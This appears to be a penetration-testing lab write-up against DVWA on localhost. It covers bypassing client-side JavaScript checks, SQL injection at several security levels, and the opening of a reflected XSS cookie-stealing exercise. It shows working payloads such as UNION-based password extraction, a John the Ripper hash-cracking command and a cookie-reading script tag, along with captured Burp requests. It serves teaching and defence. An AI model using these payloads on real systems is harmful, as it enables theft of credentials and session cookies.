 JS Obfuscator  My Obfuscate  Wise Eval  Wise Function  Clean Source  Unreadable

Line numbers  Format Code  Unescape strings  Recover object-path  Execute expression  Merge strings  Remove grouping

```
(function () {
    'use strict';
    var ERROR = 'input is invalid type';
    var WINDOW = typeof window === 'object';
    var root = WINDOW ? window : {};
    if (root.JS_SHA256_NO_WINDOW) {
        WINDOW = false
    }
    var WEB_WORKER = !WINDOW && typeof self === 'object';
    var NODE_JS = !root.JS_SHA256_NO_NODE_JS && typeof process === 'object' && process.versions && process.versions.node;
    if (NODE_JS) {
```

### 3.5.3 Burp Suite Match & Replace Technique

To replace the obfuscated script with your deobfuscated one:


- #### 1. Run a local HTTP server:


```
python3 -m http.server 8888
```

2. In Burp → *Proxy* → *Options* → *Match & Replace*

3. Replace request for high.js with http://127.0.0.1:8888/high\_deobf.js

## Screenshot placeholder:





### 3.5.4 Debugger Exploitation

With readable code loaded:

- Set breakpoints
- Submit any input
- Modify variables mid-execution:


```
document.getElementById("phrase").value = "success";
```

- Step through the following functions:
  - `token_part_1()`
  - `token_part_2()`

Observation:

- String reversed
- Prefixed with "XX"
- Suffixed with "ZZ"

Final token created.



The screenshot shows a browser's developer tools with the 'Debugger' tab selected. The 'Sources' tab is open, displaying a list of scripts. A red box highlights the file 'high\_deobf.js' under the 'JS' section. The code itself is obfuscated, consisting of several lines of JavaScript. It includes checks for 'use strict', 'window' type, and various environment variables like 'NODE\_JS', 'process', and 'ArrayBuffer'. It also contains hex character definitions and a 'SHIET' variable.

```
1 (function () {
2     'use strict';
3     var ERROR = 'input is invalid type';
4     var WINDOW = typeof window === 'object';
5     var root = WINDOW ? window : {};
6     if (!root.JS_SHA256_NO_WINDOW) {
7         WINDOW = false
8     }
9     var WEB_WORKER = !WINDOW && typeof self === 'object';
10    var NODE_JS = !root.JS_SHA256_NO_NODE_JS && typeof process === 'object' && process.versions && process.versions.node;
11    if (NODE_JS) {
12        root = global
13    } else if (WEB_WORKER) {
14        root = self
15    }
16    var COMMON_JS = !root.JS_SHA256_NO_COMMON_JS && typeof module === 'object' && module.exports;
17    var AMD = typeof define === 'function' && define.amd;
18    var ARRAY_BUFFER = !root.JS_SHA256_NO_ARRAY_BUFFER && typeof ArrayBuffer !== 'undefined';
19    var HEX_CHARS = '0123456789abcdef'.split('');
20    var EXTRA = [-2147483648, 8388608, 32768, 128];
21    var SHIET = [24, 16, 8, 0];
```

Screenshot placeholder:

---

The screenshot shows a browser developer tools interface with the 'Debugger' tab selected. On the left is the source code editor with several lines of JavaScript code. On the right is the debugger sidebar, which includes a 'Call stack' section showing the current execution path through the 'high\_deobf.js' file.

```

437     return exports
438   }
439 }
440 })
441 })();
442
443 function do_something(e) {
444   for (var t = "", n = e.length - 1; n >= 0; n--) t += e[n];
445   return t
446 }
447
448 function token_part_3(t, y = "ZZ") { t.click({ target: input#send, clientX: 1026, clientY: 280, _ } y: "ZZ")
449 }
450 }
451
452 function token_part_2(e = "YY") {
453   document.getElementById("token").value = sha256(e + document.getElementById("token").value)
454 }
455
456 function token_part_1(a, b) {
457   document.getElementById("token").value = do_something(document.getElementById("phrase").value)
458 }
459 document.getElementById("phrase").value = "";
460 setTimeout(function () {
461   token_part_2("XX");
462 }, 300);
463 document.getElementById("send").addEventListener("click", token_part_3);
464 token_part_1("ABCD", 44);
465

```

The screenshot shows the browser developer tools console tab selected. A command has been entered and executed successfully, as indicated by the red box around the output:

```

» document.getElementById("phrase").value = "success"
← "success"
» |

```

The screenshot shows a browser developer tools interface with the 'Debugger' tab selected. A breakpoint has been hit at line 449 of 'high\_deobf.js'. The debugger sidebar shows the current execution context with arguments: 't' (undefined), 'y' ('ZZ'), and 'this' (undefined). The 'Breakpoints' section also lists other breakpoints like 'token\_part\_2("XX")' and 'token\_part\_1("ABCD", 44)'.

```

0xbef9a3f7, 0xc67178f2];
13 var OUTPUT_TYPES = ['hex', 'array', 'digest', 'arrayBuffer'];
14 var blocks = [];
15 if (root.JS_SHA256_NO_NODE_JS || !Array.isArray) {
16   Array.isArray = function (obj) {
17     return Object.prototype.toString.call(obj) === '[object Array]';
18   }
19 }
20 if (ARRAY_BUFFER && (root.JS_SHA256_NO_ARRAY_BUFFER_IS_VIEW || !ArrayBuffer.isView)) {
21   ArrayBuffer.isView = function (obj) {
22     return typeof obj === 'object' && obj.buffer && obj.buffer.constructor === ArrayBuffer;
23   }
24 }
25 var createOutputMethod = function (outputType, is224) {
26   return function (message) { message: "XXsseccus"
27     return new Sha256(is224, true).update(message)[outputType]()
28   };
29 }
30 var createMethod = function (is224) {
31   var method = createOutputMethod('hex', is224);
32   if (NODE_JS) {

```

## Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Hidden field [token] **ecc76c19c9f3c5108773d6c3**

Phrase  Submit

### 3.6 JavaScript: Impossible Security

DVWA correctly implements the rule:

**Never rely on client-side JavaScript for any security.**

The Impossible level uses **server-side validation** only, making client-side manipulation irrelevant.

### 3.7 Conclusion

The JavaScript module demonstrates:

- How easily client-side controls can be bypassed
- How minification and even obfuscation **do not provide real security**
- Why **all validation must be performed server-side**
- The importance of using tools like Developer Tools, Debugger, CyberChef, Burp, and deobfuscators

#### Outcome:

Successfully bypassed all security levels (Low–High) by analyzing and manipulating JavaScript code. Impossible level correctly enforced server-side controls.

# 4. SQL Injection (SQLi) Vulnerability

## 4.1 Introduction

SQL Injection (SQLi) occurs when user-controlled input is included in an SQL query without proper validation or sanitization. An attacker can manipulate queries to:

- Read sensitive data from the database
- Modify database contents (INSERT, UPDATE, DELETE)
- Execute administrative operations on the DBMS
- Retrieve files from the server (e.g., LOAD\_FILE)
- In some cases, execute OS-level commands

**Objective:** There are 5 users in the database with IDs 1–5. The mission is to retrieve their passwords via SQLi.

The screenshot shows the DVWA application interface. At the top, there's a navigation bar with the DVWA logo. Below it is a sidebar containing a vertical list of vulnerability types, each with a corresponding link. The 'SQL Injection' link is highlighted in green, indicating the current page. The main content area has a title 'Vulnerability: SQL Injection' and a sub-section 'More Information' with a list of external resources. At the bottom, there's a URL bar showing the address and a footer with links for 'View Source' and 'View Help'.

Home  
Instructions  
Setup / Reset DB

Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
**SQL Injection**  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript

DVWA Security  
PHP Info  
About  
Logout

Vulnerability: **SQL Injection**

Click [here to change your ID.](#)

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- <http://bobby-tables.com/>

http://localhost:8080/vulnerabilities/sqli/#

View Source | View Help

## 4.2 PHP Configuration

Before beginning, ensure PHP displays error messages:

1. Go to **PHP Info** → check `display_errors`.

2. If Off, edit the `php.ini` file:

```
$ sudo nano /etc/php/8.2/fpm/php.ini
```

- Press **CTRL+W**, search `display_errors` → set to On
- Save and exit (**CTRL+X**)
- Restart PHP-FPM:

```
$ sudo service php8.2-fpm restart
```

3. Refresh **PHP Info** to confirm changes.

Core		
PHP Version	8.2.10	
Directive	Local Value	Master Value
<code>allow_url_fopen</code>	On	On
<code>allow_url_include</code>	On	On
<code>arg_separator.input</code>	&	&
<code>arg_separator.output</code>	&	&
<code>auto_append_file</code>	<i>no value</i>	<i>no value</i>
<code>auto_globals_jit</code>	On	On
<code>auto_prepend_file</code>	<i>no value</i>	<i>no value</i>
<code>browscap</code>	<i>no value</i>	<i>no value</i>
<code>default_charset</code>	UTF-8	UTF-8
<code>default_mimetype</code>	text/html	text/html
<code>disable_classes</code>	<i>no value</i>	<i>no value</i>
<code>disable_functions</code>	<i>no value</i>	<i>no value</i>
<code>display_errors</code>	On	On
<code>display_startup_errors</code>	On	On

## 4.3 Security Levels

### 4.3.1 Low Security

- SQL query uses **raw user input**.
- Input is directly inserted into the query:

```
SELECT first_name, last_name
```

```
FROM users
```

```
WHERE user_id = '1';
```

**Testing approach:**

1. Input 1 → returns First Name, Last Name fields.
2. Input ' → breaks query, generates an error.
3. Input 1 OR 1=1 → returns all records (classic “always true” scenario):

```
SELECT first_name, last_name
FROM users
WHERE user_id = '1' OR 1=1;
```

The screenshot shows the DVWA SQL Injection interface. The URL in the address bar is 127.0.0.1:42001/vulnerabilities/sqli/?id=1&Submit=Submit#. The main content area displays the results of the SQL query: "ID: 1 First name: admin Surname: admin". The "User ID" input field contains "1". The DVWA logo is visible in the top right corner.

## Vulnerability: SQL Injection

User ID:  Submit

```
ID: 1' OR 1=1#
First name: admin
Surname: admin

ID: 1' OR 1=1#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1#
First name: Hack
Surname: Me

ID: 1' OR 1=1#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1#
First name: Bob
Surname: Smith
```

### Advanced Enumeration:

- Use ORDER BY and UNION to identify columns and extract additional fields.
- Example payload:


```
' UNION SELECT user, password FROM users#
```

- Retrieve hashed passwords.
- Identify hash type using hashid:


```
$ hashid 5f4dcc3b5aa765d61d8327deb882cf99
```

- Save hashes in a text file and crack with **John the Ripper**:

```
$ john --format=Raw-MD5 hashes --wordlist=/usr/share/wordlists/rockyou.txt
```



**Fatal error:** Uncaught mysqli\_sql\_exception: Unknown column '3' in 'order clause' in /usr/share/dvwa/vulnerabilities/sqli/source/low.php:11 Stack trace: #0 /usr/share/dvwa/vulnerabilities/sqli/source/low.php(11): mysqli\_query() #1 /usr/share/dvwa/vulnerabilities/sqli/index.php(34): require\_once('...') #2 {main} thrown in **/usr/share/dvwa/vulnerabilities/sqli/source/low.php** on line **11**



**Fatal error:** Uncaught mysqli\_sql\_exception: Unknown column 'username' in 'field list' in /usr/share/dvwa/vulnerabilities/sqli/source/low.php:11 Stack trace: #0 /usr/share/dvwa/vulnerabilities/sqli/source/low.php(11): mysqli\_query() #1 /usr/share/dvwa/vulnerabilities/sqli/index.php(34): require\_once('...') #2 {main} thrown in **/usr/share/dvwa/vulnerabilities/sqli/source/low.php** on line **11**

A screenshot of the DVWA SQL Injection page. The URL in the address bar is 127.0.0.1:42001/vulnerabilities/sqli/?id='+UNION+SELECT+user%2C+password+FROM+users%23&Submit=Submit#. The page title is "Vulnerability: SQL Injection". On the left, there is a sidebar menu with various exploit categories. The "SQL Injection" item is highlighted. The main content area shows the input field "User ID:" followed by a "Submit" button. Below the input field, several database query results are displayed in red text:

```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

**Note:** Duplicate hashes yield the same password multiple times.

### 4.3.2 Medium Security

- Uses `mysql_real_escape_string()` and a dropdown list (POST method).
- SQL injection is not fully mitigated because quotes are missing around the parameter.
- Direct browser input is blocked → use **Burp Suite** to intercept and modify requests.

#### Steps:

1. Intercept POST requests with Burp Suite.
2. Modify the `id` parameter to inject SQL as in Low level:

```
1 OR 1=1  
' UNION SELECT user, password FROM users#
```

#### Screenshot placeholders:

Request	Response
<pre>Pretty Raw Hex 1 POST /vulnerabilities/sqli/ HTTP/1.1 2 Host: 127.0.0.1:42001 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 18 9 Origin: http://127.0.0.1:42001 10 Connection: close 11 Referer: http://127.0.0.1:42001/vulnerabilities/sqli/ 12 Cookie: security=medium; PHPSESSID=tmsuaaspju33gd737338bcnhr1 13 Upgrade-Insecure-Requests: 1 14 Sec-Fetch-Dest: document 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-Site: same-origin 17 Sec-Fetch-User: ?1 18 19 id=1&amp;Submit=Submit</pre>	<pre>Pretty Raw Hex Render Pretty Raw Hex Render &lt;option value="5"&gt; 5 &lt;/option&gt; &lt;/select&gt; &lt;input type="submit" name="Submit" value="Submit"&gt; &lt;/p&gt; &lt;/form&gt; &lt;pre&gt; ID: 1&lt;br /&gt; First name: admin&lt;br /&gt; Surname: admin &lt;/pre&gt; &lt;/div&gt; &lt;h2&gt; More Information &lt;/h2&gt; &lt;ul&gt;</pre>

Request	Response
<pre>Pretty Raw Hex 1 POST /vulnerabilities/sqli/ HTTP/1.1 2 Host: 127.0.0.1:42001 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 26 9 Origin: http://127.0.0.1:42001 10 Connection: close 11 Referer: http://127.0.0.1:42001/vulnerabilities/sqli/ 12 Cookie: security=medium; PHPSESSID=tmsuaaspju33gd737338bcnhr1 13 Upgrade-Insecure-Requests: 1 14 Sec-Fetch-Dest: document 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-Site: same-origin 17 Sec-Fetch-User: ?1 18 19 id=1 OR 1=1#&amp;Submit=Submit</pre>	<pre>Pretty Raw Hex Render Pretty Raw Hex Render &lt;/form&gt; &lt;pre&gt; ID: 1 OR 1=1#&lt;br /&gt; First name: admin&lt;br /&gt; Surname: admin &lt;/pre&gt; &lt;pre&gt; ID: 1 OR 1=1#&lt;br /&gt; First name: Gordon&lt;br /&gt; Surname: Brown &lt;/pre&gt; &lt;pre&gt; ID: 1 OR 1=1#&lt;br /&gt; First name: Hack&lt;br /&gt; Surname: Me &lt;/pre&gt; &lt;pre&gt; ID: 1 OR 1=1#&lt;br /&gt; First name: Pablo&lt;br /&gt; Surname: Picasso &lt;/pre&gt; &lt;pre&gt; ID: 1 OR 1=1#&lt;br /&gt; First name: Bob&lt;br /&gt; Surname: Smith &lt;/pre&gt;</pre>

**Request**

```

1 POST /vulnerabilities/sqli/ HTTP/1.1
2 Host: 127.0.0.1:42001
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 58
9 Origin: http://127.0.0.1:42001
10 Connection: close
11 Referer: http://127.0.0.1:42001/vulnerabilities/sqli/
12 Cookie: security=medium; PHPSESSID=tntusaaspju33gd737338bcnhr
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 id=1 UNION SELECT user, password FROM users#&Submit=Submit

```

**Response**

```

80
81 </form>
82 <pre>
ID: 1 UNION SELECT user, password FROM users#<br />
First name: admin<br />
Surname: admin
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users#<br />
First name: admin<br />
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users#<br />
First name: gordon<br />
Surname: e99a18c428cb38d5f260853678922e03
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users#<br />
First name: 1337<br />
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users#<br />
First name: pablo<br />
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users#<br />
First name: smithy<br />
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
</pre>

```

**DVWA**

## Vulnerability: SQL Injection

User ID: 1  Submit

ID: 1  
First nam  
Surname:

More Info

- Save Page As...
- Save Page to Pocket
- Select All
- Take Screenshot
- View Page Source
- Inspect Accessibility Properties
- Inspect (Q)

• <https://example.com>

Search HTML

```

<div class="body_padded">
    ...
    <h1>Vulnerability: SQL Injection</h1>
    <div class="vulnerable_code_area">
        <form action="#" method="POST">
            <p>
                User ID: <input type="text" value="1" name="id" />
            </p>
            <select name="id">
                <option value="1">1</option>
                <option value="2">2</option>
                <option value="3">3</option>
                <option value="4">4</option>
                <option value="5">5</option>
            </select>
            <input type="submit" value="Submit" />
        </form>
    </div>

```

The screenshot shows a web application interface titled "Vulnerability: SQL Injection". On the left is a sidebar menu with various security test categories. The "SQL Injection" category is highlighted in green. The main content area displays a table of user data, with several rows showing results of SQL injection queries. The first row, where "User ID" is set to "1 OR 1=1", returns four entries: admin, Gordon, Hack, and Picasso. The second row, where "User ID" is set to "2 OR 2=2", returns two entries: Bob and Smith. Below the table, a "More Information" section is visible. At the bottom, a browser's developer tools (Inspector) are open, showing the HTML code for the page. A red box highlights the dropdown menu for "User ID" in the HTML code.

- Inspect function (Right-click → Inspect) can also be used to modify dropdown values for testing.

### 4.3.3 High Security

- Input values are transferred via **session variables**, not directly via GET or POST.
- Query remains vulnerable to SQLi, but input path differs.

#### Steps:

1. Use session interception (e.g., Burp Suite) or pop-up window injection.
2. Apply the same SQLi payloads as in Low security.

The screenshot shows a web application interface titled "Vulnerability: SQL Injection". The "SQL Injection" category is highlighted in green. The main content area displays a table of user data, with several rows showing results of SQL injection queries. The first row, where "ID" is set to "' UNION SELECT user, password FROM users#", returns four entries: admin, gordonb, 1337, and pablo. The second row, where "ID" is set to "' UNION SELECT user, password FROM users#", returns two entries: e99a18c428cb38d5f260853678922e03 and 8d3533d75ae2c3966d7e0d4fcc69216b. The third row, where "ID" is set to "' UNION SELECT user, password FROM users#", returns two entries: 0d107d09f5bbe40cade3de5c71e9e9b7 and 5f4dcc3b5aa765d61d8327deb882cf99. To the right, a browser window titled "SQL Injection Session Input :: Damn Vulnerable Web Application" shows the session ID field containing "' UNION SELECT user, password FROM users#".

#### 4.3.4 Impossible Security

- Queries are **parameterized** (prepared statements).
- Query structure separates **code** from **data**, preventing SQLi entirely.

```
$stmt = $pdo->prepare('SELECT first_name, last_name FROM users WHERE user_id = :id');  
$stmt->execute(['id' => $user_id]);
```

**Outcome:** SQLi attempts fail; only valid inputs are accepted.

## 4.4 Conclusion

- **Low / Medium / High:** SQLi attacks are feasible; demonstrated extraction of hashed passwords and successful cracking.
- **Impossible:** Proper use of parameterized queries mitigates all SQLi attacks.
- **Key Takeaways:**
  - Never trust user input.
  - Always use prepared statements and input validation.
  - Client-side or naive escaping is insufficient for security.

# 5. Reflected Cross-Site Scripting (XSS)

## Reflected

### 1. Introduction

Cross-Site Scripting (XSS) is an injection vulnerability where an attacker injects malicious scripts into a web application. When a victim loads the page, the browser executes the script as if it were trusted.

Reflected XSS does **not store the payload on the server**. Instead, it is embedded in a URL or input that the user must trigger (e.g., by clicking a link). The goal of this lab is to demonstrate **stealing a user's cookie** via XSS.

**Objective:** Use a reflected XSS payload to capture the cookie of a logged-in user.

The screenshot shows the DVWA application interface. On the left is a sidebar menu with various security vulnerabilities listed. The 'XSS (Reflected)' option is highlighted with a green background. The main content area has a title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. Below the title is a form with a label 'What's your name?' followed by an input field and a 'Submit' button. To the right of the form is a section titled 'More Information' containing a list of links related to XSS. At the bottom of the page, there is a login section with fields for 'Username' and 'Password', and buttons for 'View Source' and 'View Help'.

2.

**Security Level: LOW**

#### Behaviour

- The input is **not sanitized** before being displayed.
- User-supplied data is reflected in the page.

#### Methodology

1. Enter a test name in the input form. Observe the URL shows the parameter name.
2. Test for XSS vulnerability with:

```
<script>alert(document.cookie)</script>
```

3. To capture cookies, start a Python HTTP server:


